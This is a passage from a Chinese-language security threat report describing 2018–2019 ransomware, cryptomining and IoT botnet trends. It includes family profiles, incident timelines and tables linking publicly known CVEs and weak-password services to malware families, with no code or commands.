RaaS 模式已经非常成熟，2018 年感染量最大的 GandCrab 勒索病毒即通过该模式销售，已经形成独立的黑色产业链。2019 年年中，GandCrab 作者宣布将于一个月内关闭其 RaaS 业务，并声称他们已经靠该勒索软件赚取了超过 20 亿美元的赎金。还有新勒索软件 FilesLocker，出现没多久就在暗网通过中文黑客和恶意软件论坛进行营销。

2、定向投递成为勒索软件传播的主要方式

过去一年多，勒索软件攻击目标从广撒网式转向针对高价值企业的定向投递。一来是因为中勒索病毒后支付赎金的人仅仅是极少数，大部分人都是一格了之。大规模投递的低回报率反倒增加了攻击者的成本。二来，大规模投递会引发安全厂商的密切关注，使得投放出去的勒索病毒很快夭折。因此，攻击者开始转向攻击那些防御措施有限，但被勒索后会造成重大影响而不得不支付赎金才能恢复业务的目标，如医疗行业。不同的传播方式最后获得的收益也大不相同：以去年通过“永恒之蓝”大面积传播的“WannaCry”为例，其最后仅收获了 14 万美元的赎金。但更偏爱定向攻击的 GandCrab，在短短的一年内就赚得了 20 亿美元。

以 GlobeImposter、GandCrab、Crysis 为代表的勒索家族多次发起对企业服务器的攻击，造成严重损失。甚至还出现了专门使用某种语言，攻击某一地域的勒索病毒。

2018 年 2 月，SamSam 勒索病毒大肆攻击美国医疗行业，导致部分被攻击的医院员工被迫使用纸笔进行工作。

2018 年 4 月，乌克兰能源和煤炭工业部网站遭受 VevoLocker 勒索软件攻击，网站瘫痪，主页被锁定为要求支付赎金页面。

2018 年 7 月，Satan 勒索病毒攻击湖北某医院，数据类文件被加密。

2018 年 7 月，国内某医院遭受 GlobeImposter 勒索病毒攻击，导致医院业务系统瘫痪，患者无法就医。


2018 年 8 月，半导体企业台积电遭遇 Wannacry 勒索病毒攻击，导致大面积停产，预计损失高达 2.56 亿美元。

2018 年 10 月，英国布里斯托尔机场遭遇勒索攻击，航班信息屏幕并锁定，导致显示屏无法正常工作，多个航班受到影响。机场并未支付赎金，所有受影响的设备被全部拆除，航班显示系统于两日后恢复。

2019 年 3 月，GandCrab 勒索家族冒充公安进行钓鱼邮件攻击，国内有多个企事业单位收到了黑客冒充公安部门发送的钓鱼邮件，钓鱼邮件标题为“你必须在 3 月 11 日下午 3 点向警察局报到！”。

3、勒索软件开发趋向于敏捷化

同时，勒索病毒开发进入敏捷化时代。这其中最能体现敏捷开发的当属 GandCrab 勒索病毒。当其中某个版本被安全公司破解并放出解密工具后，GandCrab 总能在很短的时间内发布新版本。



4、勒索、挖矿、僵尸网络捆绑传播新套路

勒索软件不再单打独斗，已经与具有挖矿、蠕虫、僵尸网络功能的恶意软件捆绑，通过僵尸网络作为二级有效载荷传播，通过间谍软件分发等新型传播方式层出不穷。

（1）间谍软件 AZORult 新版本更新，改进其信息窃取和下载功能。很快被用于分发 Hermes 勒索软件。有安全研究专家还发现攻击者通过色情邮件诈骗，欺骗用户安装 AZORult 窃密木马，该木马会在目标主机下载安装 GandCrab 勒索软件。

（2）2018 年 4 月，有研究团队发现来自 Iron Group 的集勒索软件、挖矿、僵尸网络、蠕虫功能于一身的恶意软件 Xbash，该软件在 Linux 系统上能实现“僵尸网络、勒索软件”的特性，而在 Windows 系统上能实现“挖矿”，还具有自我传播功能。

（3）有专家发现有攻击活动利用 Emotet 木马来传递 TrickBot，TrickBot 窃取受害者计算机的信息，然后下载 Ryuk 勒索软件。有报道称 Ryuk 勒索软件通过此种方式，在 5 个月内获利近 400 万美元。

5、国产化勒索病毒逐渐崭露头角

2018 年有多个国产化勒索病毒出现。经济利益驱使部分人铤而走险。但和 GandCrab 等更为“专业”的勒索团队相比，其技术手段稍显得有些“业余”，并且由于加密数字货币支付渠道在国内的限制，其最终成功勒索到钱财的可能性大大降低。有的勒索病毒目标甚至是窃取个人电子钱包账户信息。

（1）2018 年 3 月，一款名为“麒麟 2.1”的勒索病毒在网上肆虐，它通过 QQ 等聊天工具传文件方式传播。中招后，会锁定电脑文件，表面上要求扫码用支付宝付款 3 元，但实际上扫码是登录支付宝，登录后会转走支付宝所有余额。

（2）2017 年底，一款名为 XiaoBa 的勒索病毒开始传播。该病毒是一款国产化水平极高的勒索病毒，主要以邮件，程序木马，网页挂马的形式进行传播。该病毒加密后文件以.xiaoba[数字]结尾，不同文件类型其结尾数字也不相同，其赎金可以通过微信、支付宝支付，目前暂未发现该勒索病毒有大范围传播。倒计时 200 秒还不缴赎金，被加密的文件就会被全部销毁。

（3）2018 年 12 月，UNNAMED1989（微信支付）勒索病毒在几天内就感染了至少 10 万台电脑。该勒索病毒要求用户通过微信“扫一扫”功能支付 110 元人民币的赎金，然后提交微信转账单号，黑客确认了支付信息后再通过该工具进行解密。

5.2 主要勒索病毒家族介绍

1、GlobeImposter 家族

危害等级：高

传播途径：垃圾邮件，扫描渗透，RDP 爆破，SMB 服务爆破，捆绑软件

家族变种：GlobeImposter1.0、GlobeImposter2.0、GlobeImposter3.0、GlobeImposter4.0

针对行业：医疗、政府部门、能源企业

加密方式：RSA+AES 强加密

勒索币种：比特币

有无解密工具：无

典型事件:

2018 年 2 月，湖南省儿童医院遭受 GlobeImposter 勒索病毒攻击

2018 年 9 月，山东国土资源专网遭受 GlobeImposter 勒索攻击

2018 年 7 月，国内某医院遭受 GlobeImposter 勒索病毒攻击，导致医院业务系统瘫痪，患者无法就医。勒索病毒通过医院的防火墙，感染了医院的多台服务器，入侵整个系统，导致部分文件和应用被病毒加密破坏无法打开，数据库文件被破坏，攻击者要求院方必须在六小时内为每台中招机器支付 1 比特币赎金，才能解密文件。

2019 年 3 月，GlobeImposter 勒索病毒 3.0 版本变种再次袭击国内多家大型医院。感染后，数据库被加密破坏，文件被加密并重命名为.snake4444 扩展名，并要求用户通过邮件沟通赎金跟解密密钥。该病毒主要通过 RDP 弱口令爆破入侵服务器，继而利用已经攻陷的设备做跳板攻击内网内其他主机。

2、GandCrab 家族

危害等级：高

针对行业：医疗、运营商、电商、政府、教育机构

传播途径：网站挂马，钓鱼邮件，木马程序，漏洞利用，RDP、VNC 爆破，移动存储传播，RaaS

利用漏洞：WinRAR 漏洞（CVE-2018-20250），SMB 漏洞，Win10 提权漏洞（CVE-2018-0896），CVE-2018-8120，WebLogic 漏洞等

家族变种：GandCrab1.0-GandCrab5.2， 5 个大版本，几十个小版本

加密方式：RSA+AES 混合加密

勒索币种：达世币

有无解密工具：有，已支持对 GandCrab5.1，GandCrab5.0.4 及之前版本的解密

典型事件:

2018 年 1 月，GandCrab 家族首次出现，通过钓鱼邮件感染，此后迅速成为最活跃的勒索软件家族。

2019 年 3 月，GandCrab 勒索家族冒充公安进行钓鱼邮件攻击，国内有多个企事业单位收到了黑客冒充公安部门发送的钓鱼邮件，钓鱼邮件标题为“你必须在 3 月 11 日下午 3 点向警察局报到！”，钓鱼邮件同时携带文件名为“03-11-2019.rar”的附件。附件中包含一个可执行文件，经过分析，该可执行文件为 GandCrab 勒索病毒 5.2 版本变种。经过对攻击者的分析，我们发现其 IP 地址主要位于韩国和俄罗斯。

3、Crysis/Dharma 家族

危害等级：高

针对行业：企业、建筑行业

传播途径：RDP 弱口令暴力破解服务器密码人工投毒、内网横向移动

利用漏洞：弱口令漏洞、系统漏洞

家族变种：.dharma、.arena、.java、.arrow、.bip 等变种

加密方式：RSA+AES 混合加密

勒索币种：比特币

有无解密工具：有，支持早期版本的解密

典型事件:

2018 年 6 月，建筑行业出现集中式感染 CrySiS 勒索病毒

2018 年 7 月，政府、国企、医疗等多个行业爆发感染 crysis 勒索病毒

5.3 挖矿攻击态势综述

与勒索软件越来越变得有针对性不同的是，各类挖矿活动变得越来越猖獗。据 VenusEye 威胁情报中心数据，过去一年多，挖矿攻击较 2017 年增长超过 4 倍。就 2018 年来看，上半年挖矿木马呈现稳步上升趋势，并在 2018 年年中达到顶峰。之后挖矿木马攻击强度减弱，部分挖矿木马家族更新停滞，直到 2018 年底至 2019 年初，才再次出现上升趋势。




图 275 挖矿木马月度捕获数量

上述挖矿木马的数量走势实际上和数字货币的整体走势保持基本一致。




图 276 数字货币价格走势

造成这种情况的主要原因有以下两个方面：

一是勒索软件的支付不确定性导致黑客转向更“稳定”的挖矿。以去年通过“永恒之蓝”大面积传播的“WannaCry”为例，其最后仅收获了 14 万美元的赎金，这和其感染范围相去甚远。二是挖矿攻击更具隐蔽性。勒索病毒攻击方式张扬跋扈，极易被受害者发现并第一时间采取措施。而挖矿木马较为隐蔽，仅占用受害者主机的一些计算资源，不易被受害者发现。

从各类挖矿攻击通常使用的攻击入口来看，一般分为：漏洞传播，弱口令传播，捆绑传播，移动存储传播，网页传播等。漏洞传播，弱口令传播和捆绑传播是主要的挖矿攻击入口。




图 277 挖矿木马攻击入口分布

漏洞传播：这里的漏洞传播主要指各种利用漏洞主动扫描有问题主机并传播挖矿木马的情况。下面的可移动存储传播和网页传播也会用到漏洞，但并非主动传播形式。

漏洞名称	漏洞编号	相关挖矿木马家族或事件
永恒之蓝，永恒浪漫，永恒冠军等系列漏洞	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146	WannaMiner， MyKings， NSABuffMiner， NSAMsdMiner，

	CVE-2017-0148	Blouiroet，匿影，BuleHero
JBoss 相关漏洞	JBoss 反序列化漏洞(CVE-2013-4810) JBoss 默认配置漏洞(CVE-2010-0738) JBoss 反序列化漏洞（CVE-2017-12149）	8220 团伙
Apache Struts2 远程代码执行漏洞	Apache Struts2 远程代码执行漏洞(S2-045) Apache Struts2 远程代码执行漏洞(S2-057)	KoiMiner，Satan，KoiMiner，BuleHero
Dupal 核心远程代码执行漏洞	CVE-2018-7600 CVE-2018-7602	8220 团伙，Kitty
Tomcat 相关漏洞	Tomcat 任意文件上传漏洞（CVE-2017-12615）	Satan，BuleHero
WebLogic 相关漏洞	WebLogic WLS 组件远程代码执行漏洞（CVE-2017-3506），WebLogic WLS 组件远程代码执行漏洞（CVE-2017-10271），CVE-2018-2628，CVE-2018-2894	watch-smartd
ThinkPHP 相关漏洞	ThinkPHP5 远程代码执行漏洞(CNVD-2018-24942)	ibus
Jenkins 相关漏洞	CVE-2018-1000861	Kerberods
Confluence 远程代码执行漏洞	CVE-2019-3396 CVE-2019-3398	seasame
Samba 漏洞（SambaCry）	CVE-2017-7494	EternalMiner
Hadoop Yarn REST API 未授权漏洞		8220 团伙

Spring Data Commons 远程命令执行漏洞	CVE-2018-1273	PsMiner
Redis 未授权访问		Watchdogs

表 52 挖矿木马漏洞传播方式总结

弱口令传播

传播方式	相关挖矿木马家族或事件
SQL server 弱口令	KoiMiner，NSAFtpMiner
远程桌面弱口令	RDPMiner
FTP 弱口令	PhotoMiner
Tomcat 弱口令	8220 团伙
SMB 协议弱口令	PhotoMiner

表 53 挖矿木马弱口令传播方式总结

捆绑传播

传播方式	相关挖矿木马家族或事件
与外挂辅助捆绑	荒野行动外挂辅助，绝地求生外挂辅助
与破解软件捆绑	安装幽灵，KMSpico 被捆绑挖矿木马

表 54 挖矿木马捆绑传播方式总结

移动存储传播

传播方式	相关挖矿木马家族或事件
U 盘蠕虫传播	Bondat
利用漏洞传播（CVE-2017-8464 等）	BlackSquid

表 55 挖矿木马移动存储传播方式总结

网页传播

传播方式	相关挖矿木马家族或事件
网页挖矿脚本	Coinhive
浏览器、Flash 漏洞传播（CVE-2018-4878、CVE-2018-8174 等）	WagonlitSwfMiner、Rig Exploit Kit 利用 CVE-2018-8174 传播门罗币挖矿软件

表 56 挖矿木马网页传播方式总结

随着 Coinhive 宣布于 2019 年 3 月 8 日停止服务，2017 年盛极一时的网页挖矿逐渐退出了历史舞台。

从挖矿木马对目标币种的选择上看，门罗币占据了绝对优势。




图 278 挖矿木马目标币种分布

根据过去一年多挖矿木马的主要趋势变化，同时结合重要挖矿攻击案例，我们总结出以下几个特点：

1、挖矿攻击已经覆盖几乎所有平台，并超越勒索成为黑客的主要牟利手段

2018 年，约 40%的攻击为挖矿攻击，遭受挖矿攻击的受害者数量是遭受勒索攻击的十倍。挖矿攻击已经成为攻击者的主要攻击方式和获利手段。挖矿攻击已经覆盖了包括 Windows、Linux、MacOS、Android 以及各种 IoT 设备的几乎所有平台，包括个人 PC、服务器、移动设备、路由器、摄像头以及各种云环境均成为挖矿攻击的目标。

2、挖矿病毒、勒索病毒逐渐一体化，借助僵尸网络和蠕虫进行传播

2018 年，原本“井水不犯河水”的挖矿和勒索攻击开始联姻，出现了多个既具备挖矿又具备勒索功能的病毒。如 Satan 病毒会利用多种漏洞针对 Windows 系统和 Linux 系统进行无差别攻击，然后在中招电脑中植入勒索病毒勒索比特币、同时植入挖矿木马挖掘门罗币。

Xbash 更是融合了僵尸网络、蠕虫、挖矿、勒索的功能，能同时针对二十余种服务进行扫描和攻击。另外一些比较知名的恶意软件也加入了挖矿功能，如 Panda 和 TrickBot 等。

3、挖矿木马已成为各种木马技术集大成者

2018 年，挖矿木马的功能越来越丰富，已逐渐成为各种木马技术的集大成者。

无文件（Fileless）攻击：无文件攻击，即在不释放文件的情况下实施攻击。攻击者一般通过在内存中加载恶意代码实现“无文件攻击”。大部分挖矿木马一般会利用 Powershell，WMI 等技术在内存中完成运行、横向渗透、更新自身等多项工作。

对抗杀软：挖矿木马植入后，会查找用户已经安装的杀软进程或服务，并将它们关闭甚至删除。

黑吃黑：有的挖矿木马植入后，会帮助用户关闭一些高危端口和服务，避免其他挖矿木马入侵；还会查杀其他挖矿木马，以“黑吃黑”的方式保证自己独享系统资源。

后门功能：有的攻击者会在挖矿木马中加入一些后门功能，这些后门功能大多数为开源木马修改而成，目的是为了对肉鸡进行长期控制，或者当作跳板发动更大规模的攻击。

4、各类漏洞成为挖矿团伙的“武器库”，挖矿团伙利用漏洞的速度越来越快

过去一年多，多个应用广泛的 Web 应用、物联网设备曝出高危漏洞，这给挖矿木马以可乘之机。挖矿木马通常会在第一时间集成已公开的漏洞，有的木马还会同时集成多个漏洞进行攻击。新漏洞公布后，未及时修补漏洞的用户往往最先受到的攻击都是挖矿攻击。

5.4 主要挖矿木马家族介绍

1、MyKings 挖矿家族

MyKings 僵尸网络 2017 年 2 月左右开始出现，是一个由多个子僵尸网络构成的大规模多重僵尸网络，集成了 Mirai、Masscan、暗云 III 等多种恶意程序的功能。该僵尸网络通过扫描 SQL SERVER 、FTP 及其他多个网络服务端口，尝试爆破攻击，使用永恒之蓝之类的攻击包在局域网内扩散渗透进入受害者主机，然后传播包括 DDoS、Proxy（代理服务）、RAT（远程控制木马）、Miner（挖矿木马）在内的多种不同用途的恶意代码。安装门罗币挖矿机，利用服务器资源挖矿。Mykings 僵尸网络木马的代码已被公开到 Github，被不同的网络黑产团伙疯狂利用。2018 年 5 月有厂商报道 MyKings 僵尸网络传播 NSISMiner 脚本挖矿木马，用来挖门罗币。2019 年 1 月，MyKings 又与暗云 III 联手，危害程度再次增加。

2、8220 团伙

8220 团伙是 2018 年 8 月份由友商发现并命名的挖矿团伙，该团伙并未采用蠕虫型传播，而是直接使用多个漏洞对网络中的服务器进行攻击，通过植入挖矿木马长期获利。这种方式理论上传播速度较慢，相较于蠕虫型传播的僵尸网络也更难存活，但 8220 挖矿团伙仍以这种方式获取了较大的感染量。该团伙还疑似增加了“勒索”业务，挖矿的同时还传播 GandCrab 勒索病毒。

3、Wannamine 挖矿家族

永恒之蓝挖矿蠕虫 WannaMine 利用永恒之蓝漏洞进行传播，与 WannaCry 勒索病毒不同的是，其不是勒索，而是长期潜伏挖矿，悄悄的耗尽计算机资源。当 WannaMine 入侵服务器之后，使用“永恒之蓝”漏洞攻击武器或 Mimikatz 进行横向渗透，将挖矿木马植入位于同一局域网的其他计算机中。该挖矿蠕虫攻击手段高级，长期活跃，2018 年也更新到了 WannaMine 3.0 版本，并开始为其他黑客组织提供武器。

6.1 IoT 设备攻击态势综述

自从 1999 年 Kevin Ashton 提出物联网（Internet of Things）概念以来，物联网已经走过了 20 年的发展史。2018 年，连接到互联网的 IoT 设备数量达到了 75 亿，已经超过了地球上的人口。预计到 2021 年，这个数字可能会再增加两倍。如今，无论是农业、制造业、医疗行业还是智能家居行业，几乎每个行业都体会到了物联网带来的工作和生活便利。

然而，物联网设备的爆炸式增长让网络犯罪分子垂涎欲滴。一是由于物联网设备的实时在线特性使得它们天生就具备成为“肉鸡”的优势；二是由于物联网设备制造商在安全开发上的投入过少导致物联网设备的攻击面更广；三是针对物联网设备的攻击很难被发现，物联网设备不像个人电脑、服务器、移动终端设备需要经常进行人机交互，其它设备一旦出现异常情况可以迅速被发现并处理。而 IoT 设备大多都是“静默”运行，只要不出大的故障一般很难被发现；另外基数大、增长快同样是物联网设备备受青睐的原因，试想如此大基数的设备中即使有 1%被利用，其数量也非常可观。四是物联网设备更新困难，大量物联网设备由于需要长期在线或者处于内网等原因无法及时获得固件更新，导致即使厂商发布更新补丁也无法有效让相关设备获得保护；五是物联网设备本身安全防护能力差，物联网设备一般体积较小，计算存储能力较 PC、服务器甚至移动设备相差甚远，很难集成体系化的安全防护手段。

过去一年多，针对 IoT 设备的攻击增长迅猛。众多物联网设备被攻击成为巨大僵尸网络中的节点，并被用来发动 DDoS 攻击、当作跳板攻击其他机器、挖矿、劫持网络流量等。

据 VenusEye 威胁情报中心数据，2018 年捕获到的各类受僵尸网络控制的 IoT 设备中，中国（21.49%）数量最多，受害最严重。其次是俄罗斯（16.03%），巴西（5.65%），日本（4.69%）和美国（4.61%）。




图 279 全球 IoT 僵尸主机分布情况

2018 年全年，我国境内 IoT 僵尸主机分布最多的五个地区分别为山东（17.22%）、河南（14.38%）、江苏（7.12%）、浙江（5.19%）和云南（3.70%）。




图 280 全国 IoT 僵尸主机分布情况

2018 年全年捕获到的各类 IoT 僵尸网络命令控制（C&C）服务器中，中国以 19.19%的比例成为 C&C 控制服务器数量最多的国家，其次为巴西（8.18%），俄罗斯（8.03%），美国（6.79%），韩国（3.77%）。

